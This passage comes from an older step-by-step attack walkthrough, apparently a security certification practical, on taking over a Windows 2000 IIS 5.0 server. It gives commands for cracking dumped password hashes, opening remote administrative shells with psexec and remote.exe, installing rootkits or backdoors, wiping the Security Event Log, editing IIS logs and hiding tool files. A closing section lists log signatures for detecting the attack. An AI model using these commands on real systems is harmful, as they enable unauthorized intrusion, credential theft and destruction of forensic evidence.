PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further de

Completed.
C:\data\pwdump3e>
```

Step 13: Use LC3 to break the passwords from the pwdump3e file you created.

Open LC3 (which can be found at <http://@stake.com/research/lc3/index.html>) and import the pwdump3e file target.txt that you just generated:




Have LC3 run all attacks: Dictionary, Hybrid, and Brute Force. As this is running, we can continue with the rest of our strategy.

Step 14: Using the command line (or Windows Explorer) copy pslist.exe, pskill.exe and psexec.exe (and/or remote.exe from the Windows NT 4.0 Resource Kit) to the target machine's c:\winnt\system32 directory (the PSTools can be downloaded for free at <http://www.sysinternals.com/>).

Step 15: From your (attacker) machine, use psexec.exe (as a client) to gain an administrative command shell by connecting to the remote psexec.exe (server).

```
C:\data>psexec \\147.20.240.122 -s -i cmd
```



Note: As with the httpodbc.dll/netcat SYSTEM shell we generated earlier, the psexec.exe shell will open a DOS command window on the server console screen. If you are working after hours, this probably will not bother you. If you prefer to not have the console DOS window, then use remote.exe, found in the Windows NT 4.0 Resource Kit. Like netcat, remote.exe has server and client components that are necessary for the connection to be established. Both components use remote.exe, and are differentiated at the command prompt by the switch used. You must start the scheduler service on the target machine, determine its system time, and schedule the launching of the remote.exe server process accordingly. The needed series of commands you issue from your attacking workstation are as follows (assuming you already have the IPC\$ and C\$ connections established and remote.exe is in the target's C:\WINNT\system32 directory):

```
C:\data>sc \147.20.240.122 start schedule
C:\data>net time \147.20.240.122
```

Assuming the server time is 12:30 PM, give yourself a couple of minutes and use the following (assume that remote.exe is in C:\data):

```
C:\data>at \147.20.240.122 12:32P ""remote /s cmd connect""
```

Then, at 12:32 PM or later, issue the following:


```
C:\data>remote /c 147.20.240.122 connect
```

You will then see a command prompt with administrative privileges, and no DOS command box will appear on the target system's console screen.

Step 16: Close down your netcat shell and your browser's httpodbc.dll connection.

Not only do we no longer need these connections, we want to close the DOS box that appeared on the server console when the httpodbc.dll-sponsored netcat connection was made.

Issuing a "Ctrl-c" key combination will close down the Netcat shell.



Exiting the Internet Explorer browser window will close the httpodbc.dll exploit connection. It's important to note, however, that the inetinfo.exe process associated with the exploit is still running. We will take care of that next.

Step 17: With your psexec.exe command shell, use pslist.exe to find out the process number (PID) of inetinfo (for httpodbc.dll) on the target machine.

C:\WINNT\system32>pslist

Name	Pid	Pri	Thd	Hnd	Mem	User	Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	0:00:00.000	0:40:41.703	0:40:32.734
System	8	0	39	158	212	0:00:00.000	0:00:00.000	0:00:00.312	0:40:32.734
SMSS	160	1	6	33	336	0:00:00.015	0:00:00.015	0:00:00.203	0:40:32.734
CSRSS	164	10	9	288	1428	0:00:00.171	0:00:00.078	0:00:00.078	0:40:32.703
WINLOGON	180	13	14	344	5992	0:00:00.218	0:00:00.421	0:00:00.421	0:40:25.437
SERVICES	232	9	35	490	5248	0:00:00.109	0:00:00.171	0:00:00.171	0:40:23.515
LSASS	244	9	14	269	5040	0:00:00.187	0:00:00.109	0:00:00.109	0:40:23.500
svchost	412	8	9	214	3148	0:00:00.031	0:00:00.015	0:00:00.015	0:40:16.578
SPOOLSV	444	8	10	128	3688	0:00:00.078	0:00:00.031	0:00:00.031	0:40:15.765
mdc	472	8	20	177	4964	0:00:00.031	0:00:00.046	0:00:00.046	0:40:15.671
svchost	584	8	13	312	3540	0:00:00.109	0:00:00.109	0:00:00.109	0:40:11.609
LLSSRV	608	9	9	104	2088	0:00:00.031	0:00:00.015	0:00:00.015	0:40:11.328
regsvc	652	8	2	31	740	0:00:00.015	0:00:00.015	0:00:00.015	0:40:10.890
mstask	692	8	6	139	2952	0:00:00.031	0:00:00.062	0:00:00.062	0:40:09.406
inetinfo	744	8	29	593	10856	0:00:01.046	0:00:01.890	0:00:01.890	0:40:08.078
dfs	808	8	2	36	1224	0:00:00.015	0:00:00.000	0:00:00.000	0:40:04.812
logon.scr	612	4	1	16	704	0:00:00.015	0:00:00.000	0:00:00.000	0:25:03.671
PSEXESVC	976	8	4	42	868	0:00:00.015	0:00:00.000	0:00:00.000	0:08:23.718
CMD	796	8	1	26	996	0:00:00.031	0:00:00.171	0:00:00.171	0:08:23.656
DLLHOST	992	8	10	128	4616	0:00:00.093	0:00:00.046	0:00:00.046	0:06:05.390
CMD	1084	8	1	28	800	0:00:00.015	0:00:00.000	0:00:00.000	0:03:42.718
pslist	1088	8	2	84	1212	0:00:00.031	0:00:00.015	0:00:00.015	0:00:00.125

Since I previously ended the netcat session by issuing the "Ctrl-c" key combination, we do not see a netcat (nc) process listed. But, the httpodbc.dll process is still running as "inetinfo" at process number 744.

Step 18: Use pskill to kill the httpodbc.dll exploit process.

We can do this by issuing the following command:

C:\WINNT\system32>pskill 744

Name	Pid	Pri	Thd	Hnd	Mem	User	Time	Kernel Time	Elapsed Time
SPOOLSV	444	8	10	128	3688	0:00:00.078	0:00:00.031	0:40:15.765	
mdc	472	8	20	177	4964	0:00:00.031	0:00:00.046	0:40:15.671	
svchost	584	8	13	312	3540	0:00:00.109	0:00:00.109	0:40:11.609	
LLSSRV	608	9	9	104	2088	0:00:00.031	0:00:00.015	0:40:11.328	
regsvc	652	8	2	31	740	0:00:00.015	0:00:00.015	0:40:10.890	
mstask	692	8	6	139	2952	0:00:00.031	0:00:00.062	0:40:09.406	
inetinfo	744	8	29	593	10856	0:00:01.046	0:00:01.890	0:40:08.078	
dfs	808	8	2	36	1224	0:00:00.015	0:00:00.000	0:40:04.812	
logon.scr	612	4	1	16	704	0:00:00.015	0:00:00.000	0:25:03.671	
PSEXESVC	976	8	4	42	868	0:00:00.015	0:00:00.000	0:08:23.718	
CMD	796	8	1	26	996	0:00:00.031	0:00:00.171	0:08:23.656	
DLLHOST	992	8	10	128	4616	0:00:00.093	0:00:00.046	0:06:05.390	
CMD	1084	8	1	28	800	0:00:00.015	0:00:00.000	0:03:42.718	
pslist	1088	8	2	84	1212	0:00:00.031	0:00:00.015	0:00:00.125	

C:\WINNT\system32>pskill 744

PsKill v1.03 - local and remote process killer
Copyright (C) 2000 Mark Russinovich
<http://www.sysinternals.com>

Process 744 killed.

C:\WINNT\system32>


We have now killed our exploit process and can delete our exploit files.

Step 19: Erase your tracks by removing the read-only attributes on nc.exe and httpodbc.dll from the c:\inetpub\scripts directory on the target machine, then delete them.

At your command prompt, issue the following commands (assuming these are the only files in the directory):


```
C:\inetpub\scripts>attrib -R *.*  
C:\inetpub\scripts>attrib  
C:\inetpub\scripts>del *.*
```

You should then see:



```
C:\WINNT\system32>cd c:\inetpub\scripts  
C:\inetpub\scripts>dir  
Volume in drive C has no label  
Volume Serial Number is 9841-1687  
  
Directory of C:\inetpub\scripts  
  
02/11/2002 06:37p      <DIR>      .  
02/11/2002 06:37p      <DIR>      ..  
02/11/2002 06:37p      135,168 httpodbc.dll  
02/11/2002 06:37p      120,320 nc.exe  
02/11/2002 06:37p      20,480 sam  
02/11/2002 06:37p      275,968  
File(s)          4,955,366 bytes free  
Dir(s)           4,955,366 bytes free  
  
C:\inetpub\scripts>attrib -R *.*  
C:\inetpub\scripts>attrib  
C:\inetpub\scripts>attrib httpodbc.dll  
A          C:\inetpub\scripts\httpodbc.dll  
C:\inetpub\scripts>attrib nc.exe  
A          C:\inetpub\scripts\nc.exe  
C:\inetpub\scripts>attrib sam  
A          C:\inetpub\scripts\sam  
C:\inetpub\scripts>
```


And then:



```
C:\inetpub\scripts>attrib -R *.*  
C:\inetpub\scripts>attrib  
A          C:\inetpub\scripts\httpodbc.dll  
A          C:\inetpub\scripts\nc.exe  
A          C:\inetpub\scripts\sam  
C:\inetpub\scripts>del *.*  
C:\inetpub\scripts>del *.* Are you sure (Y/N)? y  
C:\inetpub\scripts>dir  
Volume in drive C has no label  
Volume Serial Number is 9841-1687  
  
Directory of C:\inetpub\scripts  
  
02/11/2002 06:51p      <DIR>      .  
02/11/2002 06:51p      <DIR>      ..  
02/11/2002 06:51p      0 bytes  
File(s)          4,955,365,376 bytes free  
Dir(s)           4,955,365,376 bytes free  
  
C:\inetpub\scripts>
```

We have now eliminated our exploit files.

Step 20: Once LC3 finishes cracking the passwords, you can use the administrator account to do your future work and delete the administrator-level account you created – or not. You make the call.



Step 21: Install your favorite rootkit, back-door trojan, or WinVNC (for full visual control of the server), or whatever. The server is yours!

Step 22: Use your preferred method for clearing the Security Event Log, and the IIS 5.0 audit log(s).

You can use elsave (by Jesper Lauritsen) to completely clear the Security Log (found at <http://www.ibt.ku.dk/jesper/ELSave/>). The appropriate command is:

```
elsave -s \\147.20.240.122 -l "Security" -C
```

Or, you can use WinZapper to selectively clear the events of your choice. The only caveat here is that you must reboot the server in order for the Event Log to continue functioning. WinZapper may be found at:

<http://ntsecurity.nu/toolbox/winzapper/>

The IIS 5.0 audit logs are text files in the name format "exyymmdd.log". For example, a log for March 1, 2002 will be named "ex020301.log". These files are located by default in the C:\WINNT\System32\LogFiles directory. Simply open up the files for the day(s) you have been hacking away, and delete the relevant entries (which will include the Date, Time, and GET command URLs that have been used in the exploit - see the following screen shot). This will be more time-consuming than simply deleting these files, but will better hide your activities.


```
ex020209.log - Notepad
File Edit Search Help
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2002-02-09 23:45:57
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2002-02-09 23:45:57 147.20.240.150 - 147.20.240.122 80 GET /scripts/..%5../winnt/system32/cmd.exe
/c+dir+c:\inetpub\scripts 500 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-09 23:48:11 147.20.240.150 - 147.20.240.122 80 GET /scripts/..%5../winnt/system32/cmd.exe
/c+dir+c:\inetpub\scripts 500 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-09 23:50:00 147.20.240.150 - 147.20.240.122 80 GET /scripts/..%5../winnt/system32/cmd.exe
/c+dir+c:\inetpub\scripts 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
```

Step 23: Hide your process and backdoor shell files.

Since you have left several files on the target system's c:\winnt\system32 directory (pslist.exe, pskill.exe, psexec.exe and/or remote.exe, etc.), you may want to make it a little harder for the system administrator to see them. Unless the server is using Tripwire to check the integrity of files (as well as addition or deletion of files) or some other software to do the equivalent, the files probably will not be noticed anyway, but it does not hurt to be cautious.

To do this, use the old DOS command "attrib.exe" with the +H option to hide the files. For example, with pslist.exe:

```
attrib.exe +H pslist.exe
```

The DOS "directory" command will now no longer list these files (only the "attrib" command will reveal them). They will also not be displayed using the Windows Explorer (unless Explorer is configured to show hidden files and folders).

Congratulations! You now own this Windows 2000 machine!

Signature of the Attack

Some important signatures of this attack that might be found on the Windows 2000 Server host would be located in the IIS log and Windows 2000 Event Viewer log entries. For the attack as I have carried it out above, the following entry in the Event Viewer shows "Double Decode" exploit syntax. It seems to indicate a syntax error in the execution of a command to delete entries from the C:\inetpub\scripts directory:




There are three such Event log entries, the one shown above (at 4:13:32 PM), and two others that are identical, except for their times of 4:18:39 PM and 4:21:37 PM. This may have been due to the “Read-Only” attribute still being set on any files in this directory in which the deletion was attempted, or caused by a simple syntax error in the Double Decode expression.

Another event seemingly tied to the exploit is the following:




Although the exact reason for the generation of this message is not clear to me, it is certainly related to doing a “dir” (directory) command for the c:\inetpub\scripts directory. A common thread to all of the above messages is the “Source” (W3SVC), and the inclusion of the “insertion string(s)” with elements of the Double Decode command line under the “Description”. If these entries are seen in the Win2K Event Viewer log, then this exploit has been at least attempted.


Much more telling, however, are the IIS 5.0 log files. They contain references to the commands used for IIS, and are separated into files named by date. (Once again, this is with the default installation of Win2K, with its automatic/default installation of IIS 5.0.). The following screen shots depict this default configuration of IIS 5.0 logging on Win2K.



This above screen shot demonstrates that IIS 5.0 on Win2K enables logging by default - a very good thing. The active log format is the W3C Extended Log File Format. The next screen shot shows the other formats available.






Selecting the Properties button opens the next window.



The General Properties tab shows the default log file directory, which in a default installation will be c:\WINNT\System32\LogFiles. The logs will all be in the name format "exyymmdd.log". I found three such files showing evidence of my exploit process: ex020209.log, ex020210.log, and ex020212.log, indicating activity on February 9th, 10th, and 12th of 2002. The file that shows the majority of

interesting effort is the second file, ex020210.log. Before we look at the content of that log, though, let us look at the “Extended Properties” tab, which will tell us what the log will contain.





Date, time, Client IP address and Username, Server IP and Port, etc. should be included. Let us now look at the content of ex020210.log. Following is a screen shot of the top of the file:

```

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2002-02-10 08:02:00
#Fields: date time u-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs[User-Agent]
2002-02-10 08:02:00 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:02:07 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:02:15 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:02:23 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:02:29 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:05:35 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\nc.exe 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:05:38 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:06:19 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:06:22 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\nc.exe 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:06:26 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\nc.exe 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:00 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\nc.exe 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:05 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:07 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:18 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\nc.exe 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:35 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:07:37 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:08:16 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:attrib+R+c:\inetpub\scripts 502
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:09:01 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:09:17 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:/ftp+147.20.240.122 GET c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:09:21 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
